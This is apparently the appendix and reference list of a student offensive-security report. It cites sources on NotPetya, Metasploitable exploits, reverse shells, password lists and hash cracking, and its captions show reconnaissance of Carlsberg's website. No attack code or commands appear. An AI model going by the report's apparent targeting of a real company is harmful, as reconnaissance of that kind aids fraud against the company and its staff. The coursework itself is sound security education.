


Figure A.6: Technology Carlsberg on their website




Figure A.7: Technology Carlsberg on their website




Figure A.8: Technology Carlsberg on their website

A.2 Daily assignment 6




Figure A.9: Hash analyzer on `tunnelsup.com`, hash from hash set 3 checked




Figure A.10: Results using hash identifier in Kali Linux on a hash in hash set 1

References

[1] Andy Greenberg. *The Untold Story of NotPetya, the Most Devastating Cyberattack in History*. URL: https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/. (accessed: 04.06.2022).

[2] Andy Greenberg. *Your Guide to Russia's Infrastructure Hacking Teams*. URL: https://www.wired.com/story/russian-hacking-teams-infrastructure/. (accessed: 04.06.2022).

[3] Daniel E. Capano. *Throwback Attack: How NotPetya accidentally took down global shipping giant Maersk*. URL: https://www.industrialcybersecuritypulse.com/throwback-attack-how-notpetya-accidentally-took-down-global-shipping-giant-maersk/. (accessed: 04.06.2022).

[4] Catalin Cimpanu. *M.E.Doc Software Was Backdoored 3 Times, Servers Left Without Updates Since 2013*. URL: https://www.bleepingcomputer.com/news/security/m-e-doc-software-was-backdoored-3-times-servers-left-without-updates-since-2013/. (accessed: 04.06.2022).

[5] HYPR Corp. *NotPetya - Five Facts to Know About History's Most Destructive Cyberattack*. URL: https://www.hypr.com/notpetya/. (accessed: 06.06.2022).

[6] Cybersecurity & Infrastructure Security Agency. *Alert (TA17-181A) - Petya Ransomware*. URL: https://www.cisa.gov/uscert/ncas/alerts/TA17-181A. (accessed: 06.06.2022).

[7] *2018 International Conference on Smart Computing and Electronic Enterprise (ICSCEE): 11-12 July 2018*. Piscataway, NJ: IEEE, 2018. ISBN: 9781538648384.

[8] LogRythm Labs. 2017. URL: https://logrhythm.com/pdfs/threat-intelligence-reports/notpetya-technical-analysis-threat-intelligence-report.pdf. (accessed: 06.06.2022).

[9] Andy Greenberg. *He Perfected a Password-Hacking Tool—Then the Russians Came Calling*. URL: https://www.wired.com/story/how-mimikatz-became-go-to-hacker-tool/. (accessed: 06.06.2022).

[10] R. A. Lika et al. "NotPetya: Cyber Attack Prevention through Awareness via Gamification". In: *2018 International Conference on Smart Computing and Electronic Enterprise (ICSCEE)*. 2018, pp. 1–6. DOI: 10.1109/ICSCEE.2018.8538431.

[11] OnPaySolutions. *Frightening Facts About Invoice Fraud How to Protect Yourself*. URL: https://www.onpaysolutions.com/payment-blog/frightening-facts-about-invoice-fraud-how-to-protect-yourself. (accessed: 07.06.2022).

[12] Built with. *Built with - Carlsberg*. URL: https://builtwith.com/company/Carlsberg-Global-Business-Services-AS. (accessed: 02.06.2022).

[13] *Carlsberg brews innovation - accenture*. URL: https://www.accenture.com/_acnmedia/PDF-148/Accenture-Carlsberg-brews-innovation-with-cloud.pdf.

[14] RocketReach. *RocketReach - Carlsberg Group*. URL: https://rocketreach.co/carlsberg-group-management_b5c61629f42e0c4c. (accessed: 07.06.2022).

[15] Thor Bendig. *linkedin - Thor Bendig*. URL: https://dk.linkedin.com/in/thor-bendig-91a365131. (accessed: 07.06.2022).

[16] Wikipedia. *Cloudflare*. URL: https://en.wikipedia.org/wiki/Cloudflare. (accessed: 07.06.2022).

[17] Carlsberg Group. *Invoicing instructions for western Europe region*. URL: https://www.carlsberggroup.com/media/46354/carlsberg-invoicing-instructions.pdf. (accessed: 07.06.2022).

[18] charlesreid1. *Metasploitable/MySQL*. URL: https://charlesreid1.com/wiki/Metasploitable/MySQL. (accessed: 09.06.2022).

[19] Daniel Miessler. *USERPASSCOMBO*. URL: https://github.com/danielmiessler/SecLists/blob/master/Passwords/UserPassCombo-Jay.txt.

[20] Daniel miessler. *500-WORST-PASSWORDS.TXT*. URL: https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials/500-worst-passwords.txt.

[21] Anthony Freda. *What Is the MD5 Hashing Algorithm and How Does It Work?* URL: https://www.avast.com/c-md5-hashing-algorithm. (accessed: 19.06.2022).

[22] Nicky Mouha. "MD4-MD5". In: *Encyclopedia of Cryptography and Security*. Ed. by Henk C. A. van Tilborg and Sushil Jajodia. Boston, MA: Springer US, 2011, pp. 768–771. ISBN: 978-1-4419-5906-5. DOI: 10.1007/978-1-4419-5906-5_595. URL: https://doi.org/10.1007/978-1-4419-5906-5_595.

[23] Dan Arias. *Hashing in Action: Understanding bcrypt*. URL: https://auth0.com/blog/hashing-in-action-understanding-bcrypt/#How-does--bcrypt--work-. (accessed: 23.06.2022).

[24] Patrick Fromaget. *How to Know if a Hash is a MD5? (Vs SHA1 and SHA256)*. URL: https://infosecscout.com/identify-md5-hash/. (accessed: 19.06.2022).

[25] Edgar Cervantes. *Lock patterns are not safe: Learn how to better protect your phone*. URL: https://www.androidauthority.com/lock-pattern-predictable-636267/. (accessed: 15.06.2022).

[26] Dan Goodin. *New data uncovers the surprising predictability of Android lock patterns*. URL: https://arstechnica.com/information-technology/2015/08/new-data-uncovers-the-surprising-predictability-of-android-lock-patterns/. (accessed: 15.06.2022).

[27] Victoria Woollaston. *How often do you check your phone? The average person does it 110 times a DAY (and up to every 6 seconds in the evening)*. URL: https://www.dailymail.co.uk/sciencetech/article-2449632/How-check-phone-The-average-person-does-110-times-DAY-6-seconds-evening.html. (accessed: 15.06.2022).

[28] Tsitsi Flora. *Exploiting FTP in Metasploitable 2*. URL: https://tsitsiflora.medium.com/exploiting-ftp-in-metasploitable-2-8230a53be5ce. (accessed: 13.06.2022).

[29] geeks for geeks. *difference between bind-shell and reverse-shell*. URL: https://www.geeksforgeeks.org/difference-between-bind-shell-and-reverse-shell/. (accessed: 13.06.2022).

[30] amolblog. *1524 tcp open bindshell metasploitable root shell exploit*. URL: https://amolblog.com/1524-tcp-open-bindshell-metasploitable-root-shell-exploit/. (accessed: 13.06.2022).

[31] Cisco Systems Inc. *Multiple Vulnerabilities in Wi-Fi Protected Access and Wi-Fi Protected Access II*. URL: https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20171016-wpa. (accessed: 14.06.2022).

[32] S. Gatlan. *Cisco warns of attacks targeting high severity router vulnerability*. URL: https://www.bleepingcomputer.com/news/security/cisco-warns-of-attacks-targeting-high-severity-router-vulnerability/. (accessed: 14.06.2022).

[33] National Vulnerability Database (USA). *CVE-2020-3118 Detail*. URL: https://nvd.nist.gov/vuln/detail/CVE-2020-3118. (accessed: 14.06.2022).

[34] Mathy Vanhoef. *Key Reinstallation Attacks Breaking WPA2 by forcing nonce reuse*. URL: https://www.krackattacks.com/. (accessed: 14.06.2022).